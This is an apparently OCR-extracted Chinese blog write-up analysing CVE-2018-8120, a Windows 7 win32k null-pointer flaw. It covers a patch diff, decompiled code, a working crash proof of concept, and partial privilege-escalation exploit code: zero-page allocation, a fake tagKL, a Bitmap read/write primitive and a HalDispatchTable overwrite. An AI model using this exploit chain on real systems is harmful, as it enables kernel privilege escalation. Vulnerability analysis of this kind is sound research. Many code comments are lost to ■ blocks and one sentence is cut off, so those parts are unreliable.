CVE-2018-8120 Windows内核空指针漏洞分析


thund**** / 2019-08-15 07:35:00 / 浏览数 3592 安全技术 二进制安全 顶(0) 踩(0)

0x00：前言


2018年5月微软发布了一次安全补丁，其中有一个是对内核空指针解引用的修复，本片文章从补丁对比出发，对该内核漏洞进行分析，对应CVE-2018-8120，实验平台是W7 x86 sp1

0x01：补丁对比

对比四月和五月的安全补丁可以定位以下几个关键函数，逐个分析观察可以定位到我们本次分析的的关键函数`SetImeInfoEx`



可以看到五月的补丁对`SetImeInfoEx`多了一层检验



IDA中观察4月补丁反汇编如下，稍微添加了一些注释

```
signed int __stdcall SetImeInfoEx(signed int pwinsta, const void *piiex)
{
 signed int result; // eax
 int v3; // eax
 int v4; // eax

 result = pwinsta;
 if ( pwinsta )                                // ■■ pwinsta ■■■■
 {
   v3 = *(_DWORD *)(pwinsta + 0x14);           // ■■ pwinsta + 0x14 ■■■,■■■ spkList
   while ( *(_DWORD *)(v3 + 0x14) != *(_DWORD *)piiex )// ■■■■■■■■■■■■,■■■■■■■■■■■
   {
     v3 = *(_DWORD *)(v3 + 8);
     if ( v3 == *(_DWORD *)(pwinsta + 0x14) )
       return 0;
   }
   v4 = *(_DWORD *)(v3 + 0x2C);
   if ( !v4 )
     return 0;
   if ( !*(_DWORD *)(v4 + 0x48) )
     qmemcpy((void *)v4, piiex, 0x15Cu);
   result = 1;
 }
 return result;
}
```

5月补丁反汇编如下


```
signed int __stdcall SetImeInfoEx(signed int pwinsta, const void *piiex)
{
 signed int result; // edx
 int v3; // eax
 int v4; // eax

 if ( !pwinsta )
```

```
  return 0;
 result = *(_DWORD *)(pwinsta + 0x14);
 if ( !result )
  return 0;
 v3 = *(_DWORD *)(pwinsta + 0x14);
 while ( *(_DWORD *)(v3 + 0x14) != *(_DWORD *)piiex )
 {
  v3 = *(_DWORD *)(v3 + 8);
  if ( v3 == result )
    return 0;
 }
 v4 = *(_DWORD *)(v3 + 0x2C);
 if ( !v4 )
  return 0;
 if ( !*(_DWORD *)(v4 + 0x48) )
  qmemcpy((void *)v4, piiex, 0x15Cu);
 return 1;
}
```

可以看到五月的补丁对于参数v3是否为零进行了一次检测，我们对比SetImeInfoEx函数的实现发现，也就是多了对成员域spklList的检测，v3就是我们的spklList，该函数的主要作用是对扩展结构IMEINFO进行设置

```
// nt4 ■■
/**************************************************************************\
* SetImeInfoEx
*
* Set extended IMEINFO.
*
* History:
* 21-Mar-1996 wkwok       Created
\**************************************************************************/

BOOL SetImeInfoEx(
   PWINDOWSTATION pwinsta,
   PIMEINFOEX piiex)
{
   PKL pkl, pklFirst;

   UserAssert(pwinsta->spklList != NULL);

   pkl = pklFirst = pwinsta->spklList;

   do {
       if (pkl->hkl == piiex->hkl) {

           /*
            * Error out for non-IME based keyboard layout.
            */
           if (pkl->piiex == NULL)
               return FALSE;

           /*
            * Update kernel side IMEINFOEX for this keyboard layout
            * only if this is its first loading.
            */
           if (pkl->piiex->fLoadFlag == IMEF_NONLOAD) {
               RtlCopyMemory(pkl->piiex, piiex, sizeof(IMEINFOEX));
           }

           return TRUE;
       }
       pkl = pkl->pklNext;

   } while (pkl != pklFirst);

   return FALSE;
}
```

同样的修复我们可以在ReorderKeyboardLayouts函数中看到，也是对spklList成员域进行了限制



ReorderKeyboardLayouts函数实现如下，可以看到函数也对spklList进行了调用，我们这里主要分析SetImeInfoEx函数

```
// nt4 ■■
VOID ReorderKeyboardLayouts(
   PWINDOWSTATION pwinsta,
   PKL pkl)
{
   PKL pklFirst = pwinsta->spklList;

   UserAssert(pklFirst != NULL);

   /*
    * If the layout is already at the front of the list there's nothing to do.
    */
   if (pkl == pklFirst) {
       return;
   }
   /*
    * Cut pkl from circular list:
    */
   pkl->pklPrev->pklNext = pkl->pklNext;
   pkl->pklNext->pklPrev = pkl->pklPrev;

   /*
    * Insert pkl at front of list
    */
   pkl->pklNext = pklFirst;
   pkl->pklPrev = pklFirst->pklPrev;

   pklFirst->pklPrev->pklNext = pkl;
   pklFirst->pklPrev = pkl;

   Lock(&pwinsta->spklList, pkl);
}
```

结合上面微软对于两个函数的修复，我们可以猜测这次的修复主要是对spklList成员域的错误调用进行修复，从SetImeInfoEx函数的交叉引用中，因为只有一处交叉引用

```
signed int __stdcall NtUserSetImeInfoEx(char *buf)
{
 signed int v1; // esi
 char *v2; // ecx
 char v3; // al
 signed int pwinsta; // eax
 char piiex; // [esp+10h] [ebp-178h]
 CPPEH_RECORD ms_exc; // [esp+170h] [ebp-18h]

 UserEnterUserCritSec();
 if ( *(_BYTE *)gpsi & 4 )
 {
   ms_exc.registration.TryLevel = 0;
   v2 = buf;
   if ( (unsigned int)buf >= W32UserProbeAddress )
     v2 = (char *)W32UserProbeAddress;
   v3 = *v2;
   qmemcpy(&piiex, buf, 0x15Cu);
   ms_exc.registration.TryLevel = 0xFFFFFFFE;
   pwinsta = _GetProcessWindowStation(0);
   v1 = SetImeInfoEx(pwinsta, &piiex); // ■■ pwinsta ■ _GetProcessWindowStation(0) ■■
                                       // ■■ piiex ■ qmemcpy ■■■■ a1 ■■■■,■ a1 ■■■■■■■■■■
 }
 else
 {
   UserSetLastError(0x78);
   v1 = 0;
 }
 UserSessionSwitchLeaveCrit();
 return v1;
}
```

在SetImeInfoEx函数中，我们可以看到传入的指针PWINDOWSTATION指向结构体tagWINDOWSTATION结构如下，也就是窗口站结构，其中偏移 0x14 处可以找到spklList，我们需要关注的点我会进行注释

```
1: kd> dt win32k!tagWINDOWSTATION
  +0x000 dwSessionId      : Uint4B
  +0x004 rpwinstaNext     : Ptr32 tagWINDOWSTATION
  +0x008 rpdeskList       : Ptr32 tagDESKTOP
  +0x00c pTerm            : Ptr32 tagTERMINAL
  +0x010 dwWSF_Flags      : Uint4B
  +0x014 spklList         : Ptr32 tagKL    // ■■■
  +0x018 ptiClipLock      : Ptr32 tagTHREADINFO
  +0x01c ptiDrawingClipboard : Ptr32 tagTHREADINFO
  +0x020 spwndClipOpen    : Ptr32 tagWND
  +0x024 spwndClipViewer  : Ptr32 tagWND
  +0x028 spwndClipOwner   : Ptr32 tagWND
  +0x02c pClipBase        : Ptr32 tagCLIP
  +0x030 cNumClipFormats  : Uint4B
  +0x034 iClipSerialNumber : Uint4B
  +0x038 iClipSequenceNumber : Uint4B
  +0x03c spwndClipboardListener : Ptr32 tagWND
  +0x040 pGlobalAtomTable : Ptr32 Void
  +0x044 luidEndSession   : _LUID
  +0x04c luidUser         : _LUID
  +0x054 psidUser         : Ptr32 Void
```

我们继续追溯到spklList指向的结构tagKL，可以看到是一个键盘布局对象结构体，结构体成员中我们可以看到成员piiex指向一个基于tagIMEINFOEX布局的扩展信息，

```
1: kd> dt win32k!tagKL
  +0x000 head             : _HEAD
  +0x008 pklNext          : Ptr32 tagKL    // ■■■
  +0x00c pklPrev          : Ptr32 tagKL    // ■■■
  +0x010 dwKL_Flags       : Uint4B
  +0x014 hkl              : Ptr32 HKL__    // ■■■
  +0x018 spkf             : Ptr32 tagKBDFILE
  +0x01c spkfPrimary      : Ptr32 tagKBDFILE
  +0x020 dwFontSigs       : Uint4B
  +0x024 iBaseCharset     : Uint4B
  +0x028 CodePage         : Uint2B
```

```
  +0x02a wchDiacritic     : Wchar
  +0x02c piiex            : Ptr32 tagIMEINFOEX // ■■■
  +0x030 uNumTbl          : Uint4B
  +0x034 pspkfExtra       : Ptr32 Ptr32 tagKBDFILE
  +0x038 dwLastKbdType    : Uint4B
  +0x03c dwLastKbdSubType : Uint4B
  +0x040 dwKLID           : Uint4B
```

piiex指向的tagIMEINFOEX的结构如下

```
1: kd> dt win32k!tagIMEINFOEX
  +0x000 hkl              : Ptr32 HKL__
  +0x004 ImeInfo          : tagIMEINFO
  +0x020 wszUIClass       : [16] Wchar
  +0x040 fdwInitConvMode  : Uint4B
  +0x044 fInitOpen        : Int4B
  +0x048 fLoadFlag        : Int4B  // ■■■
  +0x04c dwProdVersion    : Uint4B
  +0x050 dwImeWinVersion  : Uint4B
  +0x054 wszImeDescription : [50] Wchar
  +0x0b8 wszImeFile       : [80] Wchar
  +0x158 fSysWow64Only    : Pos 0, 1 Bit
  +0x158 fCUASLayer       : Pos 1, 1 Bit
```

0x02：漏洞复现

通过上面对每个成员的分析，我们大概知道了函数之间的调用关系，这里再简单总结一下，首先当用户在R3调用CreateWindowStation生成一个窗口时，新建的 WindowStation 对象其偏移 0x14 位置的 spklList 字段的值默认是零，如果我们调用R0函数NtUserSetImeInfoEx，传入一个我们定义的 buf ，函数就会将 buf 传给 piiex 在传入 SetImeInfoEx 中，一旦调用了 SetImeInfoEx 函数，因为 spklList
字段是零，所以就会访问到零页内存，导致蓝屏，所以我们构造如下代码

```
#include<stdio.h>
#include<Windows.h>

#define IM_UI_CLASS_SIZE        16
#define IM_FILE_SIZE            80
#define IM_DESC_SIZE            50

typedef struct {
   DWORD       dwPrivateDataSize;
   DWORD       fdwProperty;
   DWORD       fdwConversionCaps;
   DWORD       fdwSentenceCaps;
   DWORD       fdwUICaps;
   DWORD       fdwSCSCaps;
   DWORD       fdwSelectCaps;
} tagIMEINFO;

typedef struct {
   HKL         hkl;
   tagIMEINFO  ImeInfo;
   WCHAR       wszUIClass[IM_UI_CLASS_SIZE];
   DWORD       fdwInitConvMode;
   BOOL        fInitOpen;
   BOOL        fLoadFlag;
   DWORD       dwProdVersion;
   DWORD       dwImeWinVersion;
   WCHAR       wszImeDescription[IM_DESC_SIZE];
   WCHAR       wszImeFile[IM_FILE_SIZE];
   CHAR        fSysWow64Only : 1;
   BYTE        fCUASLayer : 1;
} tagIMEINFOEX;

// ■■■■■■■■NtUserSetImeInfoEx■■
static
BOOL
__declspec(naked)
NtUserSetImeInfoEx(tagIMEINFOEX* imeInfoEx)
{
```

```
    __asm { mov eax, 1226h };
    __asm { lea edx, [esp + 4] };
    __asm { int 2eh };
    __asm { ret };
}

int main()
{
    // ■■■■■■■■■,■■■WindowStation■■■■■■0x14■■■spklList■■■■■■■■■
    HWINSTA hSta = CreateWindowStation(
        0,              //LPCSTR                lpwinsta
        0,              //DWORD                 dwFlags
        READ_CONTROL,   //ACCESS_MASK           dwDesiredAccess
        0               //LPSECURITY_ATTRIBUTES lpsa
    );

    // ■■■■■■■■■■■■
    SetProcessWindowStation(hSta);

    char buf[0x4];
    memset(buf, 0x41, sizeof(buf));

    // WindowStation->spklList■■■■0■■■■■■■■■■■0■■■■■■■
    NtUserSetImeInfoEx((PVOID)&buf);

    return 0;
}
```

运行发现果然蓝屏了，问题出在 win32k.sys

我们通过蓝屏信息定位到问题地址，确实是我们前面所说的SetImeInfoEx函数

```
.text:96100AAB loc_96100AAB:                           ; CODE XREF: SetImeInfoEx(x,x)+21↓j
.text:96100AAB                 cmp     [eax+14h], edx
.text:96100AAE                 jz      short loc_96100ABE
.text:96100AB0                 mov     eax, [eax+8]
.text:96100AB3                 cmp     eax, ecx
.text:96100AB5                 jnz     short loc_96100AAB
.text:96100AB7
```


0x03：漏洞利用

利用思路

我们利用的思路首先可以想到因为是在win
7的环境中，我们可以在零页构造一些结构，所以我们这里首先获得并调用申请零页的函数NtAllocateVirtualMemory，因为内存对齐的问题我们这里申请大小的参数设
1 以申请到零页内存

```
// ■■■■
*(FARPROC*)& NtAllocateVirtualMemory = GetProcAddress(
   GetModuleHandleW(L"ntdll"),
   "NtAllocateVirtualMemory");

if (NtAllocateVirtualMemory == NULL)
{
   printf("[+]Failed to get function NtAllocateVirtualMemory!!!\n");
   system("pause");
   return 0;
}

// ■■■■■■
PVOID Zero_addr = (PVOID)1;
SIZE_T RegionSize = 0x1000;

printf("[+] Started to alloc zero page");
if (!NT_SUCCESS(NtAllocateVirtualMemory(
   INVALID_HANDLE_VALUE,
   &Zero_addr,
   0,
   &RegionSize,
   MEM_COMMIT | MEM_RESERVE,
   PAGE_READWRITE)) || Zero_addr != NULL)
{
   printf("[+] Failed to alloc zero page!\n");
   system("pause");
   return 0;
}

ZeroMemory(Zero_addr, RegionSize);
printf(" => done!\n");
```

申请到内存我们就需要开始思考如何进行构造，我们再详细回顾一下漏洞复现例子中的一些函数，根据前面的例子我们知道，需要使用到CreateWindowStation创建窗口

```
HWINSTA CreateWindowStationA(
 LPCSTR                lpwinsta,
 DWORD                 dwFlags,
 ACCESS_MASK           dwDesiredAccess,
 LPSECURITY_ATTRIBUTES lpsa
);
```

创建好窗口站对象之后我们还需要将当前进程和窗口站对应起来，需要用到 SetProcessWindowStation
函数将指定的窗口站分配给调用进程。这使进程能够访问窗口站中的对象，如桌面、剪贴板和全局原子。窗口站上的所有后续操作都使用授予hWinSta的访问权限

```
BOOL SetProcessWindowStation(
 HWINSTA hWinSta
);
```

最后一步就是调用xxNtUserSetImeInfoEx函数蓝屏，我们这里能做手脚的就是给xxNtUserSetImeInfoEx函数传入的参数piiex

```
// nt4 ■■
BOOL NtUserSetImeInfoEx(
   IN PIMEINFOEX piiex);
```

我们在IDA中继续分析一下并粗略的构造一个思路，这里我根据结构重新注释修复了一下 IDA 反汇编的结果

```
bool __stdcall SetImeInfoEx(DWORD *pwinsta, DWORD *piiex)
{
 bool result; // al
 DWORD *spklList; // eax
 DWORD *tagKL_piiex; // eax

 result = (char)pwinsta;
 if ( pwinsta )
 {
   spklList = (DWORD *)pwinsta[5];             // pwinsta ■■ tagWINDOWSTATION ■■
                                               // pwinsta[5] == tagWINDOWSTATION->spklList
   while ( spklList[5] != *piiex )             // spklList ■■ tagKL ■■
                                               // spklList[5] == tagKL->hkl
                                               // tagKL->hkl == &piiex ■■■■■■■
   {
     spklList = (DWORD *)spklList[2];
     if ( spklList == (DWORD *)pwinsta[5] )
       return 0;
   }
   tagKL_piiex = (DWORD *)spklList[0xB];       // spklList[0xB] == tagKL->piiex
   if ( !tagKL_piiex )                         // tagKL->piiex ■■■■■■■■■■■
     return 0;
   if ( !tagKL_piiex[0x12] )                   // piiex ■■ tagIMEINFOEX ■■
                                               // piiex[0x12] == tagIMEINFOEX->fLoadFlag
                                               // ■■ tagIMEINFOEX->fLoadFlag ■■■■■■■■■■■■
     qmemcpy(tagKL_piiex, piiex, 0x15Cu);
   result = 1;
 }
 return result;
}
```

需要清楚的是，我们最后SetImeInfoEx中的拷贝函数会给我们带来什么作用，他会把我们传入的piiex拷贝到tagKL->piiex中，拷贝的大小是 0x15C
，我们这里其实想到的是拷贝之后去覆盖
HalDispatchTable+0x4的位置，然后调用NtQueryIntervalProfile函数提权，所以我们只需要覆盖四个字节，为了达到更精准的覆盖我们想到了 win10
中的滥用Bitmap对象达到任意地址的读和写，那么在 win 7 中我们如何运用这个手法呢?其实很简单，原理上和 win 10
相同，只是我们现在有个问题，要达到任意地址的读和写，我们必须得让hManagerPrvScan0指向hworkerPrvScan0，我们如何实现这个目标呢?聪明的你一定想到了前面


- 初始化申请零页内存
- 新建一个窗口并与当前线程关联
- 申请并泄露Bitmap中的PrvScan0地址
- 在零页构造结构体绕过检查实现能够调用拷贝函数
- 构造xxNtUserSetImeInfoEx函数的参数并调用实现hManagerPrvScan0指向hworkerPrvScan0
- 将 HalDispatchTable+0x4内容写为shellcode的内容
- 调用NtQueryIntervalProfile函数运行shellcode提权

xxNtUserSetImeInfoEx参数构造

有了思路我们现在就只差时间了，慢慢的调试总能给我们一个完美的结果(吗)，我们知道NtUserSetImeInfoEx函数的参数是一个tagIMEINFOEX结构而tagKL则指向这个
+0x2c
偏移处刚好不为零，所以我们考虑如下构造，把tagKL->piiex赋值为pManagerPrvScan0，把tagKL->hkl赋值为pWorkerPrvScan0，为了使传入的piiex与我们的t

```
DWORD* faketagKL = (DWORD*)0x0;
// ■■■■ pWorkerPrvScan0 ■■
*(DWORD*)((PBYTE)& fakepiiex + 0x0) =  pWorkerPrvScan0;
*(DWORD*)((PBYTE)& fakepiiex + 0x4) =  0x104;
*(DWORD*)((PBYTE)& fakepiiex + 0x8) =  0x00001b97;
*(DWORD*)((PBYTE)& fakepiiex + 0xC) =  0x00000003;
*(DWORD*)((PBYTE)& fakepiiex + 0x10) = 0x00010000;
*(DWORD*)((PBYTE)& fakepiiex + 0x18) = 0x04800200;
printf("[+] piiex address is : 0x%p\n", fakepiiex); // pWorkerPrvScan0
printf("[+] &piiex address is : 0x%p\n", &fakepiiex);
printf("[+] faketagKL address is : 0x%p\n", faketagKL);
// ■■■■
*(DWORD*)((PUCHAR)faketagKL + 0x14) = pWorkerPrvScan0;  // tagKL->hkl
*(DWORD*)((PUCHAR)faketagKL + 0x2c) = pManagerPrvScan0; // tagKL->piiex
xxNtUserSetImeInfoEx(&fakepiiex); // ■■■■■■■ pManagerPrvScan0->pWorkerPrvScan0
```

在xxNtUserSetImeInfoEx函数之后下断点你会发现已经实现了pManagerPrvScan0->pWorkerPrvScan0，这时我们就可以尽情的任意读写了

